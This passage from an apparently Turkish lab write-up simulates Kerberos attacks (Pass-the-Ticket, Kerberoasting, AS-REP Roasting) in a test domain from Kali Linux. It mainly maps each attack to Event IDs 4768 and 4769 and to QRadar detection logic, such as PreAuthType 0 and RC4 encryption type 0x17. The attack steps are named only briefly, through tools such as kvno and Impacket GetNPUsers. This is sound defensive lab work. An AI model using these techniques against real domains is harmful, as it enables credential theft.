İlk istekte **KDC** tarafından Pre-authentication required yanıtı alındı. Parola ile yapılan authentication sonrasında ise **AES-256** ile şifrelenmiş timestamp içeren yeni bir istek gönderildi ve **TGT** elde edildi. Bu işlem sırasında oluşan Kerberos authentication trafiğinin, Domain Controller üzerindeki **Event ID 4768** ile ilişkili olduğu görüldü.




Pass-the-Ticket simülasyonunda, Mustafa kullanıcısına ait **Kerberos TGT** talebi incelendi. **Domain Controller (DC02)** üzerindeki **Event ID 4768** logu filtrelenerek ilgili authentication isteği analiz edildi.

Log detaylarında Mustafa hesabı için **krbtgt** servisine yönelik TGT talebinin **192.168.56.1** kaynak IP adresinden geldiği görüldü. Bu kayıt, Kerberos ticket'ın oluşturulma aşamasını gösterdiği için sonraki **Pass-the-Ticket** adımlarının analizinde temel referans olarak kullanıldı.



Kali Linux üzerinden kinit ile gerçekleştirilen **TGT** talebinin QRadar SIEM üzerindeki karşılığı incelendi. Sorguda **DC02**, Mustafa kullanıcısı ve **Event ID 4768** filtreleri kullanıldı.

Sonuçlarda **192.168.56.1** kaynak IP adresinden yapılan Kerberos ticket taleplerinin QRadar tarafından yakalandığı ve **Kerberos Session Opened** olarak parse edildiği görüldü. Bu kayıtlar, yetkisiz kaynaklardan gelen anormal **TGT** taleplerini tespit etmek için oluşturulacak correlation rule'lar için kullanılabilecek verinin QRadar'a düzgün şekilde aktarıldığını doğruladı.




QRadar'daki arama sonuçları doğrulandıktan sonra, **parsing** işleminin kritik alanları doğru şekilde aktardığını kontrol etmek için **Raw Payload** incelendi.

Payload içerisinde **Event ID 4768**, **Account Name: Mustafa**, **Service Name: krbtgt** ve kaynak IP adresi ::ffff:192.168.56.1 bilgileri görüldü. Ayrıca **Ticket Encryption Type: 0x12** ve **Pre-Authentication Type: 2** değerleri de log içerisinde doğru şekilde parse edilmişti.


Bu analiz, Kerberos **TGT** taleplerine ait kritik alanların QRadar'a eksiksiz şekilde aktarıldığını ve sonraki **detection** çalışmalarında kullanılabileceğini doğruladı.

Kerberoasting



Kerberoasting saldırı simülasyonunun hazırlık aşamasında, Active Directory ortamında SPN'ye sahip bir servis hesabı oluşturuldu. Domain Controller üzerinde yetkili bir PowerShell oturumunda New-ADUser kullanılarak svc_kerberoast adlı hesap oluşturuldu ve senaryoya uygun olarak **PasswordNeverExpires** özelliği etkinleştirildi.


Ardından Set-ADUser komutuyla hesaba **HTTP/kerberoast.internlab.project** SPN değeri atandı ve Get-ADUser ile yapılandırma doğrulandı. Böylece domain kullanıcılarının ilgili servis hesabı için **Kerberos TGS** talep edebileceği test ortamı hazırlandı. Elde edilen TGS'nin çevrimdışı parola kırma girişimlerine konu olabilmesi, Kerberoasting senaryosunun temelini oluşturdu.



Zafiyetli **SPN** yapılandırıldıktan sonra saldırgan perspektifine geçilerek Kerberoasting süreci başlatıldı. Öncelikle klist komutuyla **Mustafa** kullanıcısına ait geçerli **TGT** biletinin Kali Linux üzerindeki ticket cache'de bulunduğu doğrulandı.


Ardından kvno aracı kullanılarak **HTTP/kerberoast.internlab.project** SPN'si için Domain Controller'dan **TGS** talep edildi. İsteğin başarıyla gerçekleştiği ve kvno = 2 sonucunun alındığı görüldü. Tekrar çalıştırılan klist çıktısında, hedef servis hesabına ait TGS biletinin /tmp/krb5cc_1000 içerisine başarıyla eklendiği doğrulandı.

Bu aşama, Kerberoasting saldırısının temelini oluşturan **TGS elde etme** sürecini gösterdi. Elde edilen biletin ardından parola kırma işlemi ağ üzerinde değil, saldırgan sisteminde **offline** olarak gerçekleştirilebilir.



Kali Linux üzerinden hedef SPN için **TGS** bileti talep edildikten sonra, saldırının Domain Controller üzerindeki izlerini incelemek amacıyla Windows Event Viewer'daki Security logları analiz edildi. Saldırı anına karşılık gelen **Event ID 4769 (Kerberos Service Ticket Requested)** kaydı tespit edildi.

Payload incelendiğinde, bileti talep eden hesabın **Mustafa@INTERNLAB.PROJECT**, hedef servis hesabının ise **svc_kerberoast** olduğu görüldü. Bu kayıt, kvno aracılığıyla gerçekleştirilen TGS talebinin Windows tarafındaki temel log karşılığını oluşturdu.



Hedef sistemdeki **Event ID 4769** kaydı doğrulandıktan sonra, Kerberoasting saldırısının merkezi izleme platformundaki görünürlüğünü değerlendirmek amacıyla QRadar üzerinde analiz gerçekleştirildi. Sorguda **DC02**, **Event ID 4769** ve Mustafa kullanıcısı filtreleri kullanıldı.

Sonuçlarda, Kali Linux'tan (**192.168.56.1**) kvno aracılığıyla gerçekleştirilen zafiyetli SPN'ye yönelik **TGS talebinin** QRadar'a başarıyla aktarıldığı ve **Kerberos Session Opened** kategorisinde parse edildiği görüldü. Elde edilen bu görünürlük, kısa süre içerisinde çok sayıda **4769** kaydı oluşturan şüpheli TGS taleplerini tespit edecek korelasyon kurallarının oluşturulmasına temel sağladı.



QRadar arama sonuçlarındaki ilgili kaydın **Payload Information** bölümü incelenerek Kerberoasting saldırısına ait kritik alanların eksiksiz şekilde aktarıldığı doğrulandı.

Raw log içerisinde isteği gerçekleştiren hesabın **Mustafa@INTERNLAB.PROJECT**, hedef servis hesabının **svc_kerberoast** ve kaynak IP adresinin **192.168.56.1** olduğu görüldü. Böylece TGS talebinin hangi hesap, servis ve kaynak üzerinden gerçekleştirildiği netleştirildi.

Payload içerisindeki en önemli göstergelerden biri **Ticket Encryption Type: 0x17** değeriydi. Bu değer **RC4-HMAC** şifreleme kullanımını ifade eder ve Kerberoasting açısından özellikle dikkat edilmesi gereken bir göstergedir. RC4 kullanılan servis hesaplarına ait TGS biletleri,

çevrimdışı parola kırma saldırılarına karşı modern AES tabanlı şifrelemelere kıyasla daha riskli bir yapı oluşturabilir.

Bu nedenle QRadar üzerinde oluşturulacak Kerberoasting tespit mantığında **Event ID 4769**, hedef **SPN/servis hesabı** ve **0x17 RC4 şifreleme türü** birlikte değerlendirilerek daha anlamlı ve düşük false-positive oranına sahip bir korelasyon oluşturulabilir.


AS-REP ROASTING



AS-REP Roasting saldırı simülasyonunda, Kerberos ön kimlik doğrulaması devre dışı bırakılmış olan svc_asreptest hesabı hedef alındı. Kali Linux üzerinden Impacket araç setindeki **GetNPUsers** modülü kullanılarak -no-pass parametresiyle Domain Controller'a (**192.168.56.103**) TGT talebi gönderildi.

Hedef hesapta **Kerberos pre-authentication** zorunlu olmadığı için KDC herhangi bir parola kanıtı istemeden **AS-REP** yanıtını döndürdü. Çıktıda elde edilen $krb5asrep$23$... formatındaki veri, hesabın parolasıyla ilişkili şifrelenmiş Kerberos verisini temsil etmektedir.


Bu verinin elde edilmesiyle saldırının çevrimdışı aşamasına geçilebildiği görüldü. Böylece hedef sisteme tekrar tekrar authentication isteği göndermeden, elde edilen verinin parola kırma araçlarıyla offline olarak analiz edilebildiği doğrulandı.



QRadar üzerindeki analiz tamamlandıktan sonra, olayın kaynağındaki izleri doğrulamak amacıyla Domain Controller üzerindeki **Windows Event Viewer** kayıtları incelendi. **Event ID 4768** kaydının EventData alanında hedef hesabın TargetUserName parametresinde **svc_asreptest** olarak görüldüğü doğrulandı.


Analiz sırasında en önemli bulgulardan biri **PreAuthType = 0** değeriydi. Bu değer, ilgili TGT talebinde Kerberos ön kimlik doğrulamasının gerçekleştirilmediğini göstererek **AS-REP Roasting** açısından kritik bir tespit göstergesi oluşturdu. Ayrıca IpAddress alanında **::ffff:192.168.56.1** kaynak adresi ve TicketEncryptionType = 0x17 (**RC4-HMAC**) değeri görüldü.

Bu EventData görünümü, AS-REP Roasting aktivitesinin Domain Controller üzerinde bıraktığı temel adli bilişim izlerini doğrularken, **PreAuthType = 0** ve kullanılan şifreleme türünün birlikte değerlendirilmesinin tespit açısından önemini ortaya koydu.



AS-REP Roasting saldırısının Event Viewer üzerindeki izleri doğrulandıktan sonra, aktivitenin QRadar SIEM üzerinde tespit edilebilmesi için özel bir arama sorgusu oluşturuldu. Sorguda **DC02**, **Event ID 4768**, svc_asreptest hesabı ve **Pre-Authentication Type: 0** kriterleri kullanıldı.

Sorgu sonucunda Kali Linux'tan (**192.168.56.1**) gerçekleştirilen ön kimlik doğrulamasız TGT talebinin QRadar tarafından başarıyla filtrelendiği ve **Kerberos Session Opened** olarak sınıflandırıldığı görüldü. Bu sonuç, **Event ID 4768 + Pre-Authentication Type = 0** koşullarının AS-REP Roasting aktivitelerini tespit etmek için etkili bir threat hunting ve korelasyon kriteri olduğunu doğruladı.




Saldırı Kali Linux üzerinden tetiklendikten sonra QRadar SIEM üzerindeki **Event ID 4768** logu incelendi. Payload içerisinde hedef hesabın **svc_asreptest** ve kaynak IP adresinin **192.168.56.1** olduğu doğrulandı.

Logdaki en kritik bulgu **Pre-Authentication Type: 0** değeridir. Bu değer, ilgili TGT talebinde Kerberos ön kimlik doğrulamasının gerçekleştirilmediğini göstermektedir. Ayrıca **Ticket Encryption Type: 0x17 (RC4)** değeri de log üzerinde tespit edildi.


Bu bulgular, AS-REP Roasting aktivitesinin SIEM üzerinde tespit edilebildiğini ve **Event ID 4768 + Pre-Authentication Type = 0** eşleşmesinin korelasyon kuralı için temel gösterge olarak kullanılabileceğini doğruladı.

Golden Ticket



